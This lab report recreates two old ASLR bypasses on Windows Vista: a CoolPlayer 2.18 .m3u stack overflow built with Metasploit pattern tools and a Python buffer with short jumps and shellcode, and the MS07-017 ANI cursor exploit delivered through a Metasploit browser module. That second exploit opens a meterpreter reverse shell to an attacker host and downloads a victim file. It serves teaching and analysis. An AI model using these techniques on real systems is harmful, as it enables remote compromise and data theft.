Bypass of early exploit mitigation techniques – A look into early ASLR Windows implementation

Introduction

Computer software keeps evolving throughout the years. Not only increase over time what it can technically achieve but also the use cases in which it can be used.

No business can operate effectively without proper databases, responsive web applications, and reliable server infrastructures. Scientific research and medical equipment are also powered by complex software in continuous evolution.

Software each day has more responsibilities and the difference of having an efficient and well written one can often be a key factor for the efficiency and success of any business and activity.

A crucial aspect for categorizing well written and efficient software is security.

Exploitation of software to gain control over data found in personal computers, servers in corporate environments, or even to get control over industrial machines is a practice that evolves at the same speed of software itself.

The more precious the job of the program in question is, the more likely hackers will try to break it.

Although exploitation of software is a common practice, several protections were made over the years.

Those protections made it more difficult for the inexpert to break the program. If well used, they can easily make a vulnerability found in a faulty binary completely harmless. Mitigation techniques introduced back during the Windows Vista release such as ASLR and DEP are an example of such protection.

However, their efficiency heavily depends as mentioned on how they are used.

Especially during the first days after their inclusion in several operating systems, such as Windows XP SP3 or the at the time newly released Windows vista, several issues arose. Due to several

compatibility issues with old software or due to programmers being careless when compiling their code, those mechanisms could end up being not effective enough or even end up being completely disabled.

The work in this text aims to recreate those past episodes of such failed implementations and try to analyze them to understand what the reason was behind.

Prerequisites

The project requires the reader to have experience on stack-based buffer overflows and familiarity with both Windows and Linux environments.

Project Description and Background information

The project involves recreating two exploits each involving two different programs both taking advantage of their poor implementation of ASLR.

ASLR, Address Space Layout Randomization, is a protection mechanism that randomizes the address space of our execution environment each system reboot.

Several methods are known to bypass such protection. The recurrent methods that have been commonly used are mostly brute forcing of the address space, abuse of libraries not compiled to use ASLR, or in some instances a partial overwrite of the EIP register.

The first mentioned method was avoided in this text as it was not considered reliable.

Such techniques can easily lead to crashes and are not ideal when trying to exploit an application.

Existent and already exploited software using only the latter mentioned methods were used.

All the software was exploited in a 32-Bit Windows Vista environment although the two programs had a different patch version of the operating system.

In all cases, DEP was not considered.

The reason behind this involves the fact that in the early times DEP was enabled by default only for Windows API and libraries for compatibility reasons, leaving untouched mainstream applications for lots of users.

It must also be considered that in the event DEP was globally enabled in the operating system, the used versions of Windows Vista had a known method involving ROP, return oriented programming, to disable the protection mechanism for the exploited process leaving it unprotected. For that reason, the decision to leave the protection on default settings was made as it would have further

complicated testing without really returning significant improvements in the outcomes for the scope of the project.

The lab involves three virtual machines. A Linux based machine for accomplishing some specific tasks faster, and two Windows Vista x32 machines. One of the two Windows environments has the Service Pack 1 patch installed while the other, due to the nature of the used exploit, is a base unpatched version of the OS.

Procedure

There have been two main stages during the project, each one involving a different exploit.

Exploit 1: Coolplayer 2.18

The first exploit involved the recreation and exploitation of a music reproduction program on Windows Vista. The reason for why this program was chosen is due to the nature of its vulnerability.

The program utilizes a library that has been compiled without the required flags for enabling ASLR making it extremely easy to exploit.

The vulnerability consists in an overflow caused when parsing a bad .m3u file.

Carefully crafting an .m3u file can lead to arbitrary code execution.

Exploitation

A proof-of-concept m3u file was created for understanding the offset to overwrite.

First, using the pattern_create script from the Metasploit framework, a string long 290 bytes was generated.

```
┌─[user@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└──╼ $./pattern_create.rb -l 290
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj
```

This string was used to create the .m3u file through a python script to be used later for the crash.

```
evil = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
file = open(filename , 'w')
file.write(evil)
file.close()
```

After opening the newly created file the crash showed two crucial pieces of information.

```
EAX 00000000
ECX 00000000
EDX 00122098 ASCII "C:\Users\CMP110\Desktop\Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7A
EBX 00996628 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
ESP 001221A0
EBP 00000123
ESI 00122978 ASCII "C:\Users\CMP110\Desktop\offset.m3u"
EDI 00000122
EIP 39684138
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
```

First, the EIP register was successfully overwritten with the buffer and secondly it can be easily noticed that the EBX register pointed right to the beginning of the provided buffer.

It was the priority to know first what the offset of EIP was.

To do that it was needed to take the bytes stored in EIP and convert them to ascii characters.

Using the companion script to pattern_create, pattern_offset, inside the Linux machine it was easily found out where the offset resided.

```
┌─[user@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└──╼ $./pattern_offset.rb -l 290 -q 8Ah9
[*] Exact match at offset 236
```

The next step was to find an address containing a jmp EBX instruction to begin executing the buffer.

Such instruction was unavailable but easily replaceable by a call EBX instruction at address 00401897 . It was now found the address used to overwrite EIP and get execution of the buffer.

```
00401897 . FFD3          CALL EBX                    GetModuleHandleA
00401899 . 6A 05         PUSH 5                      ObjType = NULL_BRUSH
```

After the buffer was executed, the next step was to create a working exploit.

The shellcode used is a placeholder that opens the calculator program included with Windows.


It was decided to place it right after our EIP overwrite at offset 236 of the buffer. That means that the shellcode had to start at offset 240. Jumping to the shellcode required placing two short jumps in the buffer. One of 127 bytes and the other of 24 bytes. After this chain of short jumps, the shellcode can be reached, and unwanted execution of the bytes used in the EIP overwrite can be avoided.


The unused parts of the buffer were filled with NOP instructions.

```
jmp1 = "\xeb\x7d" + "\x90"*30
evil = junk + jmp1 + "\x90"*117 + "\xeb\x18"  + eip + shellcode + "\x90"*26 +"\x90"*1490
```

(Final buffer declaration in python)

Generating the final file and opening it with the vulnerable program causes the expected results.





The program crashes after executing the buffer, but no further work has been done on this individual exploit.

Important Notes:

This exploit, must be noted, possesses a major limitation. The offset at which EIP is written varies depending on where the file is saved. The length in bytes of the file path significantly affects the alignment of our buffer causing the application to crash if the file path length is even one byte less than during testing and development of the exploit. Although crash probabilities have been decreased by a small percentage by repeating EIP several times, the only location where the file can be fully safe to be opened is either the root of the drive C:\ or any folder that has a fixed name in the file system.

Analysis of exploit 1:

The reason why the exploit could be written at all was thanks to the fact that the program was using a library not supporting ASLR, defeating the whole protection and allowing even hardcoding for our call EBX instruction. Although in this case, the exploit does not have any real use case for both its

limitations and the limited user base of the program, it showcases a big issue that programmers must be aware of when compiling their program.

Exploit 2: MS07-017 – ANI vulnerability on Windows Vista

The second exploit involved an old vulnerability found in the reading of animated cursor files used by Windows NT from Windows 2000 to Windows Vista. The DLL responsible for reading those files is User32.dll.

Before talking about the vulnerability, a brief description of the ANI file structure must be explained.

ANI files are based on the RIFF, Resource Interchange File Format. RIFF is a file structure used to define several other formats.

ANI files are separated into chunks. An ANI file has mainly two chunks: a header, and a LIST chunk, one being the file header and the other containing the cursor data.

The header is theoretically, normally 36 bytes in length, validated by the function which loads the ANI file, LoadCursorIconFromFileMap(). The validated ANI file is then passed, if positively validated, to the LoadAniIcon() function. The last-mentioned function does not implement any check of the provided file.

The vulnerability lies in the first function, LoadCursorFromFileMap(), in the user32.dll as the procedure only checks from our file just the first found anih header. If the file contains two or more headers, and several of them are not valid, if the first header is, the function will still approve the validation and pass it down to LoadAniIcon() and trigger the overflow when the bad header is parsed.

The User32.dll versions involving this vulnerability were the ones included with Windows with version numbers smaller than 6.0.6000.16438.

Such a version in the case of Windows Vista was found only in the base unpatched version of the operating system.

The vulnerability can be easily triggered through different means. The important goal is to be able in some form to have the malicious file loaded.

A common method was using an HTML malicious page that loaded the file in an internet browser thanks to the style CSS directive “cursor”.

This was the method used in the project.

Exploitation:

The first step for achieving the exploit was first understanding what previously made exploits used for the ANI file structure and what were the methods used to load that file into the victim machine.

It was found that the most famous program to be vulnerable was Internet Explorer, both 6 and 7, and some other browsers like Firefox, although some difference is found in the implementation.

In this exploit it was decided to not use manually crafted ANI files as a module on the Metasploit framework already had such functionality. On top of that, the big number of payloads in the framework to be used in the file, and the automatically hosted web server capable of delivering it to the attacked user very quickly, incentivized the decision of using our Linux machine and Metasploit for this scenario.

Although the framework was used, it is still fundamental explaining how the exploit works to analyze why it was possible in the first place.

The exploit was already known and used for Windows XP machines at the time. Prior to SP3 and Vista, the exploit did not have any protection to overcome to have code executed.

At the time both ASLR and DEP were implemented, the exploit was still replicable but not as easily as before.

However, Internet Explorer, by curiously not having DEP enabled, made the vulnerability exploitable again.

ASLR was again the protection to defeat. This time the fault in the program was regarding how EIP was being overwritten.

Control over how many bytes were replaced was present allowing another method to bypass ASLR usable in this case: partial EIP overwrite.

ASLR on Vista did not randomize the entire address space. Only the higher two bytes had this randomization in place. A partial EIP overwrite consists in having replaced just the two lower bytes of EIP allowing to have an always valid base address. Although the instructions that can be used in the code are less due to EIP partial control, the pool of addresses is still big enough to find a suitable instruction to use for buffer execution.

In the case of internet explorer, the Metasploit framework module uses a jmp EBX instruction found at 0x700B (two higher bytes are randomized).


Exactly as before, the jump to the shellcode contained in an appropriately crafted header is achieved by using a short jump.

This allows again execution of a payload of choice.

The module used for this exploit is windows/browser/ms07_017_ani_loadimage_chunksize.

Steps to replicate this exploit involves first connecting the two virtual machines in an internal network. Luckily, VirtualBox, the used virtualization software, has a very easy way to provide such functionality in the networking settings for the machine.

The internal network options in the adapters tab, thanks to a network ID, can connect several machines. The machines of course must have the same network ID to be able to establish such connections.



After both machines were connected, IP addresses had to be assigned.

The Windows Vista machine has been assigned the address 10.0.2.15 while the Linux machine possesses the address 10.0.2.16.

After setting up the IP, the next step was starting the module overseeing both hosting of the malicious web server and generating the ANI file to be delivered by it.

```
msf6 exploit(windows/browser/ms07_017_ani_loadimage_chunksize) > use windows/bro
wser/ms07_017_ani_loadimage_chunksize
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms07_017_ani_loadimage_chunksize) > show options
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     10.0.2.16        yes       The listen address (an interface may b
                                        e specified)
   LPORT     4444             yes       The listen port
```


The default choice of Meterpreter as the used payload was left.

After setup, the module was able to start listening to incoming connections.

```
msf6 exploit(windows/browser/ms07_017_ani_loadimage_chunksize) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.16:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://127.0.0.1:80/
[*] Server started.
msf6 exploit(windows/browser/ms07_017_ani_loadimage_chunksize) >
```

Opening the html files hosted by the malicious web server produces on IE7 the following output:




Due to successful exploitation, the browser was now unresponsive.


On the Linux machine the expected meterpreter session was now open and interaction with such could be started.

```
msf6 exploit(windows/browser/ms07_017_ani_loadimage_chunksize) > [*] 10.0.2.15
      ms07_017_ani_loadimage_chunksize - Attempting to exploit ani_loadimage_chu
nksize
[*] 10.0.2.15       ms07_017_ani_loadimage_chunksize - Sending HTML page
[*] 10.0.2.15       ms07_017_ani_loadimage_chunksize - Attempting to exploit an
i_loadimage_chunksize
[*] 10.0.2.15       ms07_017_ani_loadimage_chunksize - Sending Windows ANI Load
AniIcon() Chunk Size Stack Buffer Overflow (HTTP)
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 3 opened (10.0.2.16:4444 -> 10.0.2.15:49159) at 2021-05-
11 13:09:45 +0100
```


As a final test a download of a text file from the victim machine has been tested.



tomov	5/10/2021 10:30 AM	File Folder	
anipymsf	5/10/2021 1:27 PM	Text Document	1 KB
HxDSetup	2/10/2021 10:27 PM	Application	3,365 KB
test.txt	5/10/2021 3:10 PM	Text Document	0 KB
tomov	5/10/2021 10:30 AM	Compressed (zipp...	1 KB



```
meterpreter > download test.txt
[*] Downloading: test.txt -> /home/user/test.txt
[*] download   : test.txt -> /home/user/test.txt
```



Analysis of exploit 2:
Reasons for this exploit being possible are both possible excessive reliance on the newly implemented protections and faulty implementation of them.

The exploit was known at the time and recurrently used. A patch to the library was simple to make as additional checks could be easily written down.

Too much reliance by Microsoft on ASLR could be the reason why such a patch was not made from the start.

The sure consequence of not shipping such a critical update to the library is clear.

Before Service Pack 1, Windows Vista had to deal several times with an already known and harmful exploit leaving unaware users dangerously unprotected and open to this attack.

Conclusion:

As discussed through this practical example, ASLR, DEP and any newer form of protection mechanism is fundamental for protecting software. Most of the time, if both the programmer, the compiler, and the Operating System developers make proper use of those protections, they can be the difference between a vulnerability being exploited or not.

However, failure to implement such protections effectively, can still lead to proper attacks being possible.

All the involved parties, when it comes to setting up defenses against those practices, must be aware and careful on how they do it. Missing one small detail, such a flag before compiling a library, can be the whole reason for why exploitation on an executable can be achieved.

As what is behind any project, of any importance and scale, are human programmers, unsecure programming is a threat. From what can be as harmless as having an unpopular music player attacked, the same error can be achieved in areas with bigger responsibilities.

Industries manufacturing medical equipment, important industrial machinery, or even just a company developing consumer grade Operating Systems, can still have the same kind of mistakes that in many critical areas can lead to harmful outcomes for the users adopting their product.

Bibliography:

Alexander Sotirov. 2007. *Windows ANI header buffer overflow*. [online] Available at: http://www.phreedom.org/research/vulnerabilities/ani-header/.

Rapid7 () *Windows ANI LoadAniIcon() Module Usage,* Available at: *https://www.rapid7.com/db/modules/exploit/windows/browser/ms07_017_ani_loadimage_chunksize*

Gonchigar, S., 2021. *SANS Institute: Reading Room - Threats/Vulnerabilities*. [online] Sans.org. Available at: https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926.

Kumar, P., 2019. *Windows Exploitation: ASLR Bypass (MS07–017)*. [online] Medium. Available at: <https://medium.com/@notsoshant/windows-exploitation-aslr-bypass-ms07-017-8760378e3e84>

Abatchy.com. 2017. *abatchy's blog | Exploit Dev 101: Bypassing ASLR on Windows*. [online] Available at: <https://www.abatchy.com/2017/06/exploit-dev-101-bypassing-aslr-on.html>

Security-database.com. 2007. *MS07-017 - Alert Detail - Security Database*. [online] Available at: <https://www.security-database.com/detail.php?alert=MS07-017> [Accessed 5 May 2021].